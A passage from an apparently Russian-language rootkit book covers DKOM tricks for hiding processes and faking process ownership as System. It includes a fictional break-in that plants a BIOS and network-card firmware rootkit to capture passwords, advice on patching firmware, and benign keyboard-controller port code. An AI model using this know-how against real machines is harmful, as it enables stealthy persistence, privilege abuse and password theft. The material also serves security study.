

Рис. 7.7. Событие создания процесса после модификации AUTH_ID и SID владельца

Из рисунка видно, что имя, под которым выполнен вход в систему, — Administrator, домен — HBG-W2KS-0, а идентификатор аутентификации — 0x,0x1066C. Эта запись говорит, что Administrator (это следует из значения AUTH_ID) запустил процесс regedt32.exe.

Давайте теперь посмотрим, что будет выводить Event Viewer после того, как мы изменим AUTH_ID родительского процесса на системный локальный уникальный идентификатор (0x3E7, 0x0), а SID владельца — на системный идентификатор защиты. Да, SID владельца — это первый идентификатор защиты в таблице идентификаторов защиты маркера. В предыдущем разделе вы узнали, как модифицировать SID внутри маркера доступа. И снова запускаем regedt32.exe из оболочки cmd.exe. В итоге в журнал вносится запись, изображенная на рис. 7.7.

На этот раз Event Viewer выводит немного другую информацию. Именем пользователя теперь является имя HBG-W2KS-0$ — это псевдоним для учетной записи System, а идентификатор входа (Logon ID) теперь тот же самый, что мы записали в AUTH_ID. Таким образом, при помощи этой техники вы можете заставить любой процесс системы выглядеть так, как будто он принадлежит другому пользователю.

Заключение

В этой главе вы узнали, как модифицировать некоторые из объектов ядра, отвечающие за ведение учета и предоставление информации о системе. Ваш руткит теперь может скрывать процессы и изменять привилегии. Таким образом, когда вы снова вернетесь в систему, вы сможете действовать от имени учетной записи System. Применение приемов DKOM очень трудно обнаружить, они необычайно мощны! Хотя любое их неосторожное использование ведет к краху системы.

Приемы DKOM не ограничиваются только теми, о которых мы вам здесь рассказали. Вы можете использовать DKOM для скрытия сетевых портов, изменив таблицу открытых портов в файле TCPIP.SYS. И это всего лишь один из примеров.

В исследовании объектов ядра просто незаменимы утилиты SoftIce, WinDbg, IDA Pro и Microsoft Symbol Server.

8 Манипулирование аппаратурой

Всю свою жизнь прилежно учись. Каждый день становись более искусным, чем ты был за день до этого, а на следующий день — более искусным, чем сегодня. Совершенству нет предела.

Хагакурэ

СЦЕНАРИЙ ВЗЛОМА

Нарушитель спокойной, но уверенной походкой движется в направлении тележки уборщика. Вот она — связка ключей. Быстрый взгляд из-за угла — отлично. Уборщик внизу в холле моет офис доктора. Незваный гость изящным движением поднимает связку и исчезает в темном проходе. Так, повернуть за угол, найти нужную дверь, проверить замок. Проще простого. Дверь открыта — нужно прокрасться к тележке и вернуть ключи.

В комнате темно, и только в дальнем углу у компьютерного терминала мерцает свет. Монитор с клавиатурой на пол, под столом намного удобнее делать то, за чем пришел. Это хорошая позиция, никто из холла не сможет увидеть, что тут происходит.

Терминал заблокирован, но это неважно. Нарушитель достает CD-ROM, вставляет его в машину и нажимает кнопку RESET. Компьютер сразу же выдает приглашение: «Press any key to boot from CD...». OK, жмем пробел. Руткит, который записан на CD, заново перепрограммирует BIOS и Ethernet-карту. На этот раз ничего особенного, просто перехватываем пароли. Но руткит здесь надолго. Даже если «умные» администраторы переустановят Windows, они не смогут уничтожить его. Нарушитель доволен, теперь это его терминал.

Спустя 30 минут все снова на своих местах: компьютер загружен, Windows выдает приглашение. Жертва даже не заподозрит, что компьютер перезагружался. Таких компьютеров в мире — миллионы. Материнская плата от Intel, сетевая карта — 3Com. Что делает эту машину такой важной, так это то, что она находится в одном сегменте сети с двумя серверами Sun E10K, которые стоят в холле внизу. На них хранятся сотни гигабайтов информации по белковым исследованиям. Эти данные стоят миллионы.

По этому сценарию перехват паролей зачастую предполагает, помимо прямого обращения к аппаратуре, еще и исправление кода ядра операционной системы непосредственно в оперативной памяти. Если модифицировать *только* сетевую карту компьютера, можно перехватить пароли и (или) хэши паролей. Руткит, использующий данную технологию, очень долго может оставаться незамеченным. Например, если администратор обновит версию Windows или установит пакет обновления, это никак не скажется на работоспособности руткита. Однако если помимо изменения встроенных микропрограмм сделать любые изменения в ядре, установка новой версии ОС может разрушить все.

Использование BIOS и прямая модификация встроенных микропрограмм — дело довольно рискованное и чрезвычайно зависимое от платформы. Однако при тщательном подходе к планированию и разработке такой руткит будет очень сложно

обнаружить. Вообще, сама идея изменения встроенных микропрограмм для Ethernet-карт весьма актуальна и интересна, но для ее осуществления нужно иметь достаточно много детальной информации о сетевой карте. Получить ее можно восстановлением исходного кода микропрограмм и чтением доступной документации. Неплохо было бы также достать внутреннюю документацию фирмы-производителя. Перепрограммирование карты не обязательно производить непосредственно на рабочем месте пользователя, гораздо лучше, если есть возможность перепрограммировать сразу партию устройств.

Может показаться, что столь низкоуровневые манипуляции системой вряд ли необходимы. Во многих случаях это действительно так. Когда имеешь дело с персональным компьютером, всегда доступно множество программ. Все уже установлено и работает. К тому же многие программы сами обеспечивают низкоуровневое взаимодействие с аппаратурой, и всегда можно воспользоваться их услугами.

Но не все компьютеры — это те «персональные компьютеры», которые мы знаем. Многие компьютеры — это небольшие встроенные системы, решающие достаточно специфические задачи. Эти системы повсюду вокруг нас, но в большинстве случаев мы их просто не замечаем.

Такая встроенная система вполне может состоять всего из нескольких микрочипов и программы управления. Например, в глубине какого-нибудь сложного механизма может находиться небольшой микропроцессорный модуль, который и управляет подачей энергии, шаговыми двигателями, скоростью вращения электромоторов, индикаторами, разводкой кабелей, оптико-волоконной связью и обменом данными через последовательный канал. Это должно наводить на мысль о том, что где-то внутри обязательно должна быть управляющая программа, позволяющая нормально функционировать столь сложной системе. Обычно эта программа расположена на микросхеме памяти, которая используется центральным процессором. Ключевое слово здесь — процессор. Если есть процессор, значит, есть и программное обеспечение, а если есть программное обеспечение, значит, мы можем поместить в него наш небольшой руткит.

В этой главе мы более подробно рассмотрим манипулирование аппаратными средствами компьютера. Вы узнаете, как производить чтение с устройств и запись в устройства. Мы также рассмотрим некоторые детали, к которым нужно быть особенно внимательными, чтобы остаться незамеченным. Если вашему руткиту нужен прямой доступ к аппаратуре — эта глава для вас.

Почему все-таки аппаратура?

Непосредственная работа с устройствами имеет как свои достоинства, так и недостатки. С одной стороны, ваш руткит находится уровнем «ниже» всего остального. Это означает, что вы имеете много больше возможностей контролировать систему и оставаться невидимым (настолько невидимым, насколько захотите). Вы получаете прямой доступ к периферийному оборудованию, дисковым контроллерам, USB-устройствам, процессорам, а также к встроенным микропрограммам устройств. С другой стороны, работать напрямую с аппаратурой сложнее,

к тому же ваш руткит должен быть специально разработан под конкретную аппаратную конфигурацию. Другими словами, он будет плохо переносимым. Вам нужно хорошо взвесить все «за» и «против», прежде чем принять решение об использовании данной технологии.

Если вы в вашем рутките собираетесь реализовать прямой доступ к аппаратуре, вы должны понимать, что *встроенные микропрограммы* (firmware) устройств — это очень специфическое ПО, в конце концов, пока мы имели дело только с руткитами программного уровня. Также имейте в виду, что аппаратура очень капризна, а каждое конкретное устройство имеет свою специфику микропрограммирования.

Даже два устройства с одним и тем же номером модели по сути могут быть разными. Номер модели — это всего лишь маркетинговая марка. Только зная серийный номер, вы можете с уверенностью утверждать, с какой именно моделью устройства вы имеете дело. Серийные номера также могут помочь вам выяснить, в какой именно партии было выпущено устройство и были ли сделаны какие-либо модификации или исправления между партиями.

Итак, прежде чем нырнуть в прорубь, спросите себя, зачем вашему руткиту непосредственный доступ к аппаратуре. Насколько сложны цели, которых вы собираетесь достичь? Для манипулирования аппаратурой больше подходят простые цели наподобие копирования пакетов или небольшой модификации данных. Хорошим примером здесь является такое изменение устройства, которое приводит к краху системы после получения устройством определенной последовательности байтов в пакете данных. Более сложные же программы-лазейки или программы, предоставляющие консоль доступа, должны писаться на более высоком уровне (например, на уровне ядра или уровне пользователя) и очень осторожно манипулировать аппаратурой.

Если же вы все-таки решили, что вам действительно нужен доступ к аппаратуре в вашем рутките, читайте дальше. Мы разберемся с встроенными микропрограммами устройств, адресацией, проблемами синхронизации и другими вопросами. Мы также разработаем руткит, взаимодействующий с контроллером клавиатуры.

Модификация микропрограмм

Современная аппаратура устроена так, что процессор всегда начинает работу с выполнения программы, сохраненной в микросхеме памяти. Например, персональный компьютер начинает свою работу с выполнения программы, находящейся в микросхеме BIOS. Все устройства очень отличаются друг от друга, хотя для всех них существует один общий принцип: *рано или поздно, так или иначе запускается загрузочный код*. Этот код и называется встроенной микропрограммой. Микропрограмма находится в энергонезависимой памяти (то есть она не стирается, когда система выключается). Если вы не знаете, с чего начать, начните с загрузочного кода.

Учитывая, что микропрограмма очень важна для нормального функционирования системы, руткит не должен оказывать на нее негативного влияния. Наоборот,

руткит должен наделять существующий код новыми возможностями (рис. 8.1). Это легко сделать, если восстановить исходную микропрограмму утилитой наподобие IDA-Pro[1] и найти подходящее место, куда можно внести исправления. Объем микропрограммы ограничен, так что если размер руткита недостаточно мал, чтобы поместиться в свободное место на микросхеме памяти, то придется еще и переписать некоторые фрагменты микропрограммы. Иногда случается, что в микропрограмме предусмотрены возможности, которые никогда не используются устройством, или же существуют секции с «лишними» в данных условиях данными. Именно эти фрагменты могут быть кандидатами на перезапись.



Рис. 8.1. Руткит наделяет микропрограмму новыми возможностями

Для того чтобы поместить ваш руткит в устройство, его требуется записать в микросхему памяти. (Самое очевидное место для модификации в ПК — BIOS.) Это можно сделать при помощи внешнего оборудования или специальной программы. Внешнее оборудование требует физического доступа к цели атаки, в то время как программа загрузки просто должна быть установлена на ПК. Таким образом, для персонального компьютера более приемлемо использовать программный загрузчик, который легко может быть доставлен на целевую машину троянским конем или эксплойтом. В дальнейшем при помощи загрузчика в микропрограмму могут быть внесены изменения.

Если ваша цель — маршрутизатор или какое-либо встроенное устройство, вам, возможно, будет непросто использовать внешнюю программу загрузки. Многие устройства не разрабатывались для внешней загрузки в них чужого программного обеспечения и не имеют механизма одновременного выполнения нескольких процессов. Иногда лучшее, на что можно надеяться, — это предусмотренная разработчиками возможность обновления микропрограммы в автономном режиме.

Доступ к устройству

Помимо способности вычислять, любое программное обеспечение имеет еще одну очень полезную способность — способность перемещать данные с одного места на другое. Фактически, перемещение данных иногда даже более важно,

[1] См. www.datarescue com.

чем вычисления. Ни один уважающий себе пользователь ПК не игнорирует скорость пересылки данных, то есть быстродействие шины, накопителей и процессора. Чем выше скорость — тем лучше. Большинство аппаратных средств компьютера позволяют программно управлять пересылкой данных и кода в микрочипы. У большинства устройств имеются микрочипы, которые можно адресовать каким-либо образом.

Адресация устройств

Чтобы переслать данные в микросхему, требуется адрес. Обычно такие адреса известны заранее. Они жестко прописаны в системе. Адресная шина компьютера состоит из множества электрических выводов, и у каждой микросхемы памяти имеется свой вывод. Итак, определяя, по какому адресу вы собираетесь производить запись в память, вы на самом деле определяете, в какую именно микросхему выполнять запись.

После того как микросхема выбрана, она читает данные из шины данных. Именно эта микросхема контролирует поток данных. Рисунок 8.2 иллюстрирует, как производится выбор микросхемы адресной шиной и чтение из шины данных.



Рис. 8.2. Выбор микросхемы адресной шиной и чтение данных

Многие устройства имеют специальный микроконтроллер, который позволяет пересылать данные внутрь устройства через адресуемую область памяти — *порт*. Чтение из порта и запись в порт могут потребовать использования специальных машинных инструкций, и большинство процессоров имеет набор команд, специально предназначенных для этого.

В компьютерах архитектуры x86 порты доступны при помощи инструкций `in` и `out` (для записи в порт и чтения из порта соответственно). Однако некоторые

микрочипы используют технологию отображения на память и доступны при помощи обычной инструкции перемещения данных (`mov` для x86).

Независимо от того, какой способ пересылки данных используется, адрес все равно нужен. Именно с его помощью материнская плата узнает, куда именно пересылать данные.

Аппаратная реализация адресной шины может быть очень сложной, поэтому зачастую просто знать адрес недостаточно. Следующий раздел продемонстрирует вам некоторые сложности.

Доступ к устройству отличается от доступа к памяти

Поведение устройств при записи и чтении отличается от поведения обычной оперативной памяти. Если вы записали что-либо по какому-либо адресу, а потом пытаетесь прочитать записанное, нет никакой гарантии, что вам это удастся, даже если для обеих операций вы использовали один и тот же адрес. Операция чтения может вести себя абсолютно не так, как операция записи. Это происходит из-за наличия в устройствах блокировочного механизма.

Блокировочный механизм позволяет использовать различные регистры для операций чтения и записи. На рис. 8.3 операция записи производится в регистр 2, тогда как для чтения используется регистр 1.



Рис. 8.3. Переключение между двумя регистрами в зависимости от выполняемой операции

Проблемы синхронизации

Если вы производите запись в микросхему флэш-памяти, вы должны знать, что каждая операция записи требует времени. Если запись происходит в цикле, то может случиться, что только каждый пятый байт будет действительно записан в микросхему. Возможно, вы забыли реализовать в программе задержку, ведь

каждой операции записи требуется некоторое время, чтобы завершиться. Обычно это несколько микросекунд. В ядре Windows для этой цели вы можете использовать функцию `KeStallExecutionProcessor`.

Шина ввода-вывода

Контроллер ввода-вывода — это душа и сердце компьютера, и понимание его работы — ключ ко всем его системам. Центральный процессор (или несколько процессоров) обычно совместно с оперативной памятью используют одну шину, в то время как дочерние платы и периферийное оборудование присоединяются через другие шины. Получить доступ к этим шинам можно только через контроллер ввода-вывода (рис. 8.4).



Рис. 8.4. Микросхема моста контролирует доступ к вторичным шинам

Доступны различные типы шин:

- PCI;
- AGP;
- APIC;
- ISA и EISA;
- HyperTransport;
- LPC;
- Frontside;
- I2C.

Некоторые устройства могут только отвечать на запросы центрального процессора, другие же могут производить запросы самостоятельно. Устройство, производящее запрос, часто называют инициатором. Некоторые устройства «отслеживают» все пересылки данных в шине. Это устройства, имеющие внутреннюю кэш-память. Они вынуждены отслеживать все, что происходит в шине,

из-за необходимости синхронизации содержимого памяти. Оперативная память — это пример устройства, которое только отвечает на запросы. Она никогда не производит самостоятельных запросов. Центральный процессор же действует как инициатор различных запросов, а также «отслеживает» все транзакции в шине на случай, если другой процессор или PCI-устройство изменит содержимое кэш-памяти.

На рис. 8.5 схематично показана обычная материнская плата компьютера. Это просто общая схема, на самом деле существует множество вариантов конфигурации материнской платы. Большинство устройств этой материнской платы можно заменить одним многофункциональным чипом, который возьмет на себя все их функции. Например, микросхемы ICH (Intel I/O Controller Hub) часто называют «кухонными комбайнами» благодаря их широким возможностям. Они присоединяются к шине PCI и могут управлять USB, IDE, встроенным аудиочипсетом, а также дополнительными шинами LPC.



Рис. 8.5. Схема обычной материнской платы

Когда исследуешь работу системных шин, нужно помнить, что каждый контроллер преобразует адреса одной шины в совершенно другие адреса другой. Каждая шина имеет свой специфический способ адресации. Таким образом, если вы инициируете запрос из какого-либо устройства, убедитесь, что вы используете именно тот способ адресации, который требует шина. Причем обратите внимание: это именно та шина, к которой подключено устройство.

Доступ к BIOS

В большинстве случаев BIOS требуется только на этапе загрузки компьютера. Современные операционные системы очень ограниченно используют функциональные

возможности BIOS. После самонастройки и определения подключенных жестких дисков BIOS передает управление в загрузочный сектор устройства, который и загружает операционную систему.

Современные микросхемы BIOS — это микросхемы флэш-памяти, имеющие возможность программного обновления. Знаменитый вирус CIH был специально разработан для уничтожения BIOS на компьютере. Он чрезвычайно разрушителен и очень дорого обошелся тем, чьи компьютеры были заражены. На время написания этой книги известные руткиты для BIOS еще не существовали, хотя BIOS — это очень перспективное место для руткита.

Доступ к PCI- и PCMCIA-устройствам

Очень много хороших устройств присоединяется к шинам PCI и PCMCIA, например, сетевые карты, карты беспроводной связи и великое множество внешних устройств. На каждом PCI-устройстве может быть собственная микросхема BIOS, и было бы очень неплохо разместить там свой руткит. Еще одна интересная идея состоит в том, чтобы использовать переносимые устройства (такие, как PCMCIA-карты или USB-ключи) для того, чтобы при их подключении вставить тело руткита непосредственно в оперативную память компьютера[1].

Несомненно, при работе с аппаратурой *возникает много сложностей. Обычно* намного больше, чем ожидаешь. Но в то же время у руткитов аппаратного уровня большой потенциал. Об этом можно написать целую книгу. Чтобы помочь вам начать самостоятельные исследования в данной области, рассмотрим небольшой пример, работающий с контроллером клавиатуры.

Пример доступа к контроллеру клавиатуры

На данный момент вы уже знаете, что для пересылки данных в устройства используются инструкции `in` и `out`. Давайте попробуем применить их для обращения к какому-либо устройству. В данном примере мы будем работать с контроллером клавиатуры.

Клавиатура — это основное устройство связи пользователя с компьютером. Пожалуй, клавиатура — одно из самых сложных устройств, когда-либо разработанных для взаимодействия с компьютером. Клавиатура содержит множество секретов, и не только потому, что через нее вводятся пароли. Все общение через сеть, все письма и вся корреспонденция проходят через нее. Как источник практически всей информации, исходящей от пользователя, она является отличной мишенью для «прослушивания». Существует много способов сделать это, но так как темой нашей главы является низкоуровневый доступ к устройствам, давайте используем для этого контроллер клавиатуры.

---

[1] Подобная атака на несколько операционных систем была успешно продемонстрирована через порт Firewire. На момент написания этой книги начали появляться исследования атак, использующих данный подход.

Контроллер клавиатуры 8259

Контроллер клавиатуры 8259 — очень простая в обращении микросхема, особенно если вы знаете, как ее адресовать. Обычно работа с ней сводится к использованию инструкций in и out. На большинстве компьютеров для адресации контроллера клавиатуры 8259 требуются адреса с номерами 0x60 и 0x64. Иногда их еще называют портами.

Если вы используете DDK, то для чтения и записи в порт подойдут следующие макроопределения:

```
READ_PORT_UCHAR( ... );
WRITE_PORT_UCHAR( ... );
```

Хотя вместо них вы так же можете использовать уже знакомые вам инструкции:

```
in
out
```

Итак, что же вы можете делать с портом клавиатуры? Самое очевидное — считывать информацию о нажатых клавишах. К тому же вы можете сами симулировать нажатия клавиш, помещая информацию в буфер клавиатуры, и менять состояние индикаторов. При помощи индикаторов вы можете мгновенно получать информацию от своей программы.

Переключение индикаторов клавиатуры

Для управления индикаторами используется команда 0xED, посылаемая в порт 0x60. Затем идет байт, в котором указывается, какие именно индикаторы должны быть включены. Для указания индикаторов используются три младших бита.

Рисунок 8.6 иллюстрирует использование байта данных, который следует за командой 0xED.



Рис. 8.6. Формат байта данных, используемого командой 0xED

Вот основной код, включающий сразу все индикаторы:

```
WRITE_PORT_UCHAR( 0x60, 0xED );
WRITE_PORT_UCHAR( 0x60, 00000111b);
```

Недостаток приведенного кода состоит в том, что мы не позаботились о задержке, которая необходима контроллеру клавиатуры, чтобы принять команды. При работе с аппаратурой мы часто вынуждены ожидать готовности устройства. Если мы пошлем данные, когда устройство еще не готово, обычно ничего не случается, хотя это может вызвать ошибки в устройстве и стать при-

чиной сбоя операционной системы. Представленный далее код реализует «мигание» индикаторов клавиатуры. Заметьте, что все строки с функцией DbgPrint закомментированы. Это очень важно. Если вы используете функцию DbgPrint внутри обработчиков прерываний или «глубоких» системных вызовов, у вас могут возникнуть проблемы. Возможно, вам повезет, и вызов DbgPrint будет работать нормально. В противном случае компьютер зависнет, и вы увидите синий экран.

ROOTKIT.COM

Пример драйвера клавиатуры вы можете найти по адресу: www.rootkit.com/vault/hoglund/basic_hardware.zip.

Наш драйвер использует таймер для изменения состояния индикаторов клавиатуры каждые несколько миллисекунд. Он хранится в переменной gTimer. Когда срабатывает таймер, мы выполняем отложенный вызов процедуры (переменная gDPCP), чтобы запланировать ответную реакцию. При этом в качестве функции обратного вызова используется специально написанная нами функция TimerDPC().

```
PKTIMER   gTimer;
PKDPC     gDPCP;
UCHAR     g_key_bits = 0;
// команды
#define SET_LEDS        0xED
#define KEY_RESET       0xFF
// ответ от клавиатуры
#define KEY_ACK         0xFA   // запрос
#define KEY_AGAIN       0xFE   // послать еще раз
```



Рис. 8.7. Порты контроллера клавиатуры

Существуют определенные термины для описания данных, которые используются для взаимодействия с двумя указанными портами. Итак, есть статусный байт, командный байт и байт данных. Правильное название зависит от того, читаем ли мы что-либо из определенного порта или пишем в него (рис. 8.7).

```
// Микросхема 8042, порты
// STATUS_BYTE – если читаем из порта 60.
// COMMAND_BYTE – если записываем в порт 60.
// DATA_BYTE – если записываем в порт 64 или читаем из порта 64.
PUCHAR KEYBOARD_PORT_60 = (PUCHAR)0x60;
PUCHAR KEYBOARD_PORT_64 = (PUCHAR)0x64;
// биты статусного регистра
#define IBUFFER_FULL      0x02
#define OBUFFER_FULL      0x01
```

```
// флаги для индикаторов клавиатуры
#define SCROLL_LOCK_BIT  (0x01 << 0)
#define NUMLOCK_BIT      (0x01 << 1)
#define CAPS_LOCK_BIT    (0x01 << 2)
```

Функция **WaitForKeyboard** полностью соответствует своему названию. Она читает в цикле порт **0x64** до тех пор, пока флаг **IBUFFER_FULL** не станет нулевым.

Это признак того, что клавиатура готова к приему командного байта. Заметьте, что функция **DbgPrint** закомментирована, чтобы избежать недоразумений. Отметьте себе также, что функция **KeStallExecutionProcessor** используется для задержки центрального процессора на определенное количество микросекунд[1]. Эта задержка позволяет клавиатуре доделать до конца предыдущую операцию.

```
ULONG WaitForKeyboard()
{
    char _t[255];
    int i = 100; // количество циклов
    UCHAR mychar;

    //DbgPrint("waiting for keyboard to become accessible\n");
    do
    {
        mychar = READ_PORT_UCHAR( KEYBOARD_PORT_64 );

        KeStallExecutionProcessor(50);

        //_snprintf(_t, 253, "WaitForKeyboard::read byte %02X
        //                   from port 0x64\n", mychar);
        //DbgPrint(_t);

        if(!(mychar & IBUFFER_FULL)) break;     // если флаг сброшен,
                                                // выходим из цикла
    }
    while (i--);

    if(i) return TRUE;
    return FALSE;
}
```

Если в буфере клавиатуры имеются данные, используйте функцию **DrainOutputBuffer**, чтобы опустошить его.

```
// Вызовите WaitForKeyboard, прежде чем вызывать эту функцию.
void DrainOutputBuffer()
{
    char _t[255];
    int i = 100;   // количество циклов
    UCHAR c;

    // DbgPrint("draining keyboard buffer\n");
    do
    {
        c = READ_PORT_UCHAR(KEYBOARD_PORT_64);

        KeStallExecutionProcessor(666);
```

[1] Не рекомендуется использовать функцию KeStallExecutionProcessor для задержек более чем 50 микросекунд.

```
        // _snprintf(_t, 253, "DrainOutputBuffer::read byte
        //                 %02X from port 0x64\n", c);
        // DbgPrint(_t);

        if(!(c & OBUFFER_FULL)) break;   // если флаг сброшен,
                                         // выходим из цикла

        // Берем байт в буфере выходных данных
        c = READ_PORT_UCHAR(KEYBOARD_PORT_60);

        //_snprintf(_t, 253, "DrainOutputBuffer::read byte
        //          %02X from port 0x60\n", c);
        //DbgPrint(_t);
    }
    while (i--);
}
```

Функция **SendKeyboardCommand** сначала ожидает готовности клавиатуры, затем опустошает буфер и, наконец, отправляет специальный управляющий байт в порт 0x60. Вот таким вот «изящным» способом мы можем послать команду контроллеру клавиатуры.

```
// Запись байта в порт0x60.
ULONG SendKeyboardCommand( IN UCHAR theCommand )
{
    char _t[255];

    if(TRUE == WaitForKeyboard())
    {
        DrainOutputBuffer();

